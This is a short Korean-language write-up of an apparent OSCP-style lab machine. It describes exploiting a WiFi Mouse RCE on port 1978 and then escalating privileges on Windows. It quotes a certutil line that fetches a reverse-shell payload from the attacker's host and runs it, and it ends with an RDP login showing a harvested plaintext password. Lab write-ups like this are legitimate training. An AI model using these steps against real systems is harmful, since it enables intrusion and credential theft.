
root@oscp:~# cat proof.txt
5b72b2276adf49d9c39c0cb4a704cba3
root@oscp:~#

192.168.153.145
포트스캔, 1978 unisql 포트 열림
1978 port인 wifi mouse 애플리케이션이 rce 존재함 https://www.exploit-db.com/exploits/49601

페이로드를 전달하지 않아도 HTTP 쉘이 붙음


SendString("certutil.exe -urlcache -f http://" + lhost + "/" + payload + " C:\\Windows\\Temp\\" + payload) 함수가 리버스쉘 페이로드를 가져오고 SendString("C:\\Windows\\Temp\\" + payload) 함수가 리버스쉘 페이로드를 실행시킴
초기침투


익스플로잇 코드 사용해 초기침투 성공

권한상승
type C:\Windows\Panther\unattend.xml 파일은 없음 재부팅 시 실행되는 파일도 없어 서비스 바이너리 하이재킹 실패 핫픽스가 존재해서 커널 익스플로잇도 쉽지않을 것 같았음 SeImpersonatePrivilege 권한 없음 예약된 스케줄러도 없음 Unquoted Service Paths 경로가 존재하지만 재부팅 시 해당 경로의 파일을 실행하지 않음
winPEAS64.exe 업로드 실행
실행 결과, PuTTY 크리덴셜이 기록되어있음

RDP 접속
xfreerdp3 /u:zachary /p:Th3R@tC@tch3r /v:192.168.153.145
